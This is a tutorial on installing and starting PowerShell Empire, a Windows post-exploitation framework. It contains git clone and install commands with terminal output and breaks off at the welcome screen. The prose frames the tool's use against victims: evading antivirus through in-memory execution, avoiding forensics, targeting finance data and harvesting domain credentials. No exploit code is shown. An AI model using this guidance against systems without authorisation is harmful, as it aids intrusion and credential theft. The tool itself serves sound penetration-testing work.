Getting Started with Post-Exploitation of Windows Hosts

PowerShell Empire is a post-exploitation framework for computers and servers running Microsoft Windows, Windows Server operating systems, or both. In these tutorials, we will be exploring everything from how to install Powershell Empire to how to snoop around a victim's computer without the antivirus software knowing about it. If we are lucky, we might even be able to obtain domain administrator credentials and own the whole network.

A Tool for Targeting Windows

Exploit frameworks are popular, and most hackers have heard of Metasploit, a framework that automates the deployment of powerful exploits. You may be asking yourself, how does PowerShell Empire differ from Metasploit? Isn't Metasploit already serving the same purpose? Well, yes and no. PowerShell Empire deals strictly with Windows machines, and it is extremely useful in a penetration test because most targets these days are running some version of Windows.

A simple example of this point would be the widespread usage of excel on Microsoft Windows. Since Microsoft Excel has more advanced features than the Mac version (as well as Office 365), we can assume that the finance department of most target companies will be using Microsoft Windows. Finance departments also usually have access to bank account numbers and other juicy data!

PowerShell Empire also gives the attacker the ability to run commands in memory. This means that the malicious actions being taken by PowerShell Empire are not run on the hard drive, they are instead run in the computer's memory. This reduces the likelihood of being caught by antivirus software as well as the likelihood of leaving digital fingerprints for forensics investigators.

When to Use PowerShell Empire

Some of the activities and goals that can be accomplished include privilege escalation (elevating privileges from a standard user account to an administrator), network and host reconnaissance (finding out what hosts and services are present), lateral movement between hosts, and the gathering of credentials. All of these are key components of a modern day penetration test. PowerShell Empire accomplishes this via three main components: listeners, stagers, and agents.

- A listener is a process which listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.
- A stager is a snippet of code that allows our malicious code to be run via the agent on the compromised host.
- An agent is a program that maintains a connection between your computer and the compromised host.

Lastly, modules are where the fun is. These are what execute our malicious commands, which can harvest credentials and escalate our privileges as mentioned above.


Now that we have discussed what PowerShell Empire does and why it is useful, let's take a look at how to get it up and running.

Step 1 Installing PowerShell Empire

To run Powershell, you will need a Kali Linux machine.


To install Empire on your Kali Linux machine, we need to clone it from GitHub. Open a terminal and type the following command as shown below.

```
git clone https://github.com/EmpireProject/Empire.git
```




```
root@kali:~# git clone https://github.com/EmpireProjec
Cloning into 'Empire'...
remote: Counting objects: 5562, done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 5562 (delta 0), reused 2 (delta 0), pack-
Receiving objects: 100% (5562/5562), 16.61 MiB | 1.08
Resolving deltas: 100% (3429/3429), done.
root@kali:~# 
```

This will create a new directory with the name "Empire." Move into that directory by typing **cd** **Empire**, then use the **ls** command to view the contents of the directory.
You can read about Empire in the *README.md* file. You will see a "setup" folder inside the Empire directory. Navigate to that folder by typing **cd setup**, then use the **ls** command to view the contents of the "setup" folder. You can see an install shell script as shown below.




```
root@kali:~# cd Empire
root@kali:~/Empire# ls
changelog  data  empire  lib  LICENSE  README.md  setup
root@kali:~/Empire# leafpad README.md
root@kali:~/Empire# cd setup
root@kali:~/Empire/setup# ls
cert.sh  install.sh  reset.sh  setup_database.py
root@kali:~/Empire/setup# ./install.sh
```

Type **./install.sh** to install Empire by running the script. The installation will start as shown below.



```
root@kali:~/Empire/setup# ./install.sh
Reading package lists... Done
Building dependency tree
Reading state information... Done
default-jdk is already the newest version (2:1.8-58).
default-jdk set to manually installed.
g++ is already the newest version (4:6.3.0-4).
g++ set to manually installed.
make is already the newest version (4.1-9.1).
make set to manually installed.
python-dev is already the newest version (2.7.13-2).
python-dev set to manually installed.
python-m2crypto is already the newest version (0.24.0-1.1).
python-m2crypto set to manually installed.
python-pip is already the newest version (9.0.1-2).
Suggested packages:
  icu-doc pkg-config swig-doc swig-examples swig3.0-example
The following NEW packages will be installed:
  icu-devtools libicu-dev libssl-dev libssl-doc libxml2-dev
The following packages will be upgraded:
  libicu57 libssl1.1
```

During the installation process, you will be asked to set up a server negotiation password. I set it as "toor,' but you can choose your own password. If everything went well, the installation will finish as shown below.




```
crc32.o
gzip -c man/mkbom.1 > build/man/mkbom.1.gz
gzip -c man/dumpbom.1 > build/man/dumpbom.1.gz
gzip -c man/lsbom.1 > build/man/lsbom.1.gz
gzip -c man/ls4mkbom.1 > build/man/ls4mkbom.1.gz
install -d /usr/bin
install -d /usr/share/man/man1
install -m 0755 build/bin/mkbom build/bin/dumpbom build/bin/
kbom /usr/bin
install -m 0644 build/man/mkbom.1.gz build/man/dumpbom.1.gz
 build/man/ls4mkbom.1.gz /usr/share/man/man1

 [>] Enter server negotiation password, enter for random ge

 [*] Database setup completed!



 [*] Certificate written to ../data/empire.pem


 [*] Setup complete!

root@kali:~/Empire/setup#
```

We are done with the installation. Now, it's time to start Empire.

Step 2Running Powershell Empire

Move back to the Empire directory by typing **cd ..** and run the **./empire** executable as shown. It will start as seen below.




```
root@kali:~/Empire# ls
changelog  data  empire  lib  LICENSE  README.md  setup
root@kali:~/Empire# ./empire
[*] Loading stagers from: /root/Empire//lib/stagers/
[*] Loading modules from: /root/Empire//lib/modules/
[*] Loading listeners from: /root/Empire//lib/listeners/
```

If Empire displays any error while starting, navigate to the "setup" folder with **cd setup** and run the **./reset.sh** script. Then restart Empire again like we did before. It will display a welcome message as shown below.

~~~
       ````.odNNmdmmNNo````.:+yNNNNNNNNNN
        ```-sNNNmdh/dNNhhdNNNNNNNNNNNNNN
        ```-hNNNmNo::mNNNNNNNNNNNNNNNNNN
        ```-hNNmdNo--/dNNNNNNNNNNNNNNNNN
      ````:dNmmdmd-:+NNNNNNNNNNNNNNNNNNm
       ```/hNNmmddmd+mNNNNNNNNNNNNNNds++o
     ``/dNNNNNmmmmmmmNNNNNNNNNNNmdoosydd
     `sNNNNdyydNNNNmmmmmmNNNNNmyoymNNNNN
     :NNmmmdso++dNNNNmmNNNNNdhymNNNNNNNN
     -NmdmmNNdsyohNNNNmmNNNNNNNNNNNNNNNN
     `sdhmmNNNNdyhdNNNNNNNNNNNNNNNNNNNNN
       /yhmNNmmNNNNNNNNNNNNNNNNNNNNNNmhh
         `+yhmmNNNNNNNNNNNNNNNNNNNNNNmh+:
           `./dmmmmNNNNNNNNNNNNNNNNNmmd.
             `ommmmmNNNNNNNmNmNNNNmmd:
              :dmmmmNNNNNmh../oyhhhy:
              `sdmmmmNNNmmh/++-.+oh.
               `/dmmmmmmmmdo-:/ossd:
                 `/ohhdmmmmmmdddddmh/
                    `-/osyhdddddhyo:
                         ``.----.`

                 Welcome to the Empire
~~~


Upon completion, Empire will show the following screen.



```
================================================================
